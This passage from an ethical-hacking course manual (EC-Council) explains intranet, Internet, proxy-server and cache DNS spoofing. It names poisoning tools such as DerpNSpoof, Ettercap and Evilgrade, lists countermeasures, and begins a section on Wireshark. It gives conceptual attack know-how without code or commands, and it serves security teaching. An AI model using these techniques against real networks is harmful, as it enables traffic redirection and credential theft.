
Figure 8.47: Intranet DNS spoofing

In the diagram, the attacker poisons the router by running arpspoof/dnsspoof to redirect DNS requests of clients to the attacker's machine. When a client (John) sends a DNS request to the router, the poisoned router sends the DNS request packet to the attacker's machine. Upon

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

receiving the DNS request, the attacker sends a fake DNS response that redirects the client to a fake website set up by the attacker. The attacker owns the website and can see all the information submitted by the client to that website. Thus, the attacker can sniff sensitive data, such as passwords, submitted to the fake website. The attacker retrieves the required information and then redirects the client to the real website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet DNS Spoofing

Internet DNS poisoning is also known as remote DNS poisoning. Attackers can perform DNS spoofing attacks on a single victim or on multiple victims anywhere in the world. To perform this attack, the attacker sets up a rogue DNS server with a static IP address.

Attackers perform Internet DNS spoofing with the help of Trojans when the victim's system connects to the Internet. This is an MITM attack in which the attacker changes the primary DNS entries of the victim's computer. The attacker replaces the victim's DNS IP address with a fake IP address that resolves to the attacker's system. Thus, the victim's traffic redirects to the attacker's system. At this point, the attacker can easily sniff the victim's confidential information.

The figure illustrates an attacker performing Internet DNS spoofing. The attacker infects John's machine with a Trojan and changes his DNS IP address to that of the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.48: Internet DNS Spoofing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Proxy Server DNS Poisoning

In the proxy server DNS poisoning technique, the attacker sets up a proxy server on the attacker's system. The attacker also configures a fraudulent DNS and makes its IP address a primary DNS entry in the proxy server. The attacker changes the proxy server settings of the victim with the help of a Trojan. The proxy serves as a primary DNS and redirects the victim's traffic to the fake website, where the attacker can sniff the confidential information of the victim and then redirect the request to the real website.

As shown in the figure, an attacker sends a Trojan to John's machine that changes his proxy server settings in Internet Explorer to those of the attacker, and redirects the request to a fake website.





Figure 8.49: Proxy server DNS poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Cache Poisoning

DNS cache poisoning refers to altering or adding forged DNS records in the DNS resolver cache so that a DNS query is redirected to a malicious site. The DNS system uses cache memory to hold the recently resolved domain names. The attacker populates it with recently used domain names and their respective IP address entries. When a user request is received, the DNS resolver first checks the DNS cache; if the system finds the domain name that the user requested in the cache, the resolver will quickly send its respective IP address. Thus, it reduces the traffic and time of DNS resolving.

Attackers target and make changes or add entries to this DNS cache. If the DNS resolver cannot validate that the DNS responses have come from an authoritative source, it will cache the incorrect entries locally and serve them to users who make the same request. The attacker replaces the user-requested IP address with the fake IP address and, when the user requests that domain name, the DNS resolver checks the entry in the DNS cache and picks the matched (poised) entry. Then, it redirects the victim to the attacker's fake server instead of the intended server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.50: DNS cache poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Poisoning Tools

DNS poisoning tools allow attackers to redirect a domain name to a different IP address listed in a fake DNS entry file. The DNS request made to the target site goes through a server containing malicious content with the same name.

- **DerpNSpoof**

  Source: *https://github.com*

  DerpNSpoof is a DNS poisoning tool that assists in spoofing the DNS query packet of a certain IP address or a group of hosts in the network.

  Using this tool, attackers can create a list of fake DNS records and load it while running the tool to redirect the victim to some other website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.51: Screenshot of DerpNSpoof tool

Some examples of additional DNS poisoning tools are listed below:

- DNS Spoof (*https://github.com*)
- DNS-poison (*https://github.com*)
- Ettercap (*http://www.ettercap-project.org*)
- Evilgrade (*https://github.com*)
- TORNADO (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against DNS Spoofing

Major DNS implementations have reported attacks using DNS spoofing, and this vulnerability still affects a large number of organizations. This is because of a lack of information when performing DNS queries, which allows attackers to spoof DNS responses. You have seen how an attacker carries out different types of DNS spoofing attacks. We now look at how to defend a network from these types of attacks.


Countermeasures that help prevent DNS spoofing attacks:

- Implement Domain Name System Security Extension (DNSSEC)
- Use Secure Socket Layer (SSL) for securing the traffic
- Resolve all DNS queries to a local DNS server
- Block DNS requests being sent to external servers
- Configure a firewall to restrict external DNS lookup
- Implement an intrusion detection system (IDS) and deploy it correctly
- Configure the DNS resolver to use a new random source port for each outgoing query
- Restrict the DNS recusing service, either full or partial, to authorized users
- Use DNS non-existent domain (NXDOMAIN) rate limiting
- Secure your internal machines
- Use static ARP and IP tables
- Use SSH encryption

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not allow outgoing traffic to use UDP port 53 as a default source port
- Audit the DNS server regularly to remove vulnerabilities
- Use sniffing detection tools
- Do not open suspicious files
- Always use trusted proxy sites
- If a company handles its own resolver, it should be kept private and well protected
- Randomize source and destination IP addresses
- Randomize Query ID
- Randomize case in the name requests
- Use Public Key Infrastructure (PKI) to protect the server
- Maintain a single or specific range of IP addresses to log in to the systems
- Implement packet filtering for both inbound and outbound traffic
- Restrict DNS zone transfers to a limited set of IP addresses


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Tools

System administrators use automated tools to monitor their network, but attackers misuse these tools to sniff network data. This section describes tools that an attacker can use for sniffing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireshark

Source: *https://www.wireshark.org*

Wireshark lets you capture and interactively browse the traffic running on a computer network. This tool uses WinPcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data display can be refined using a display filter.

As shown in the screenshot, attackers use Wireshark to sniff and analyze the packet flow in the target network and extract critical information about the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

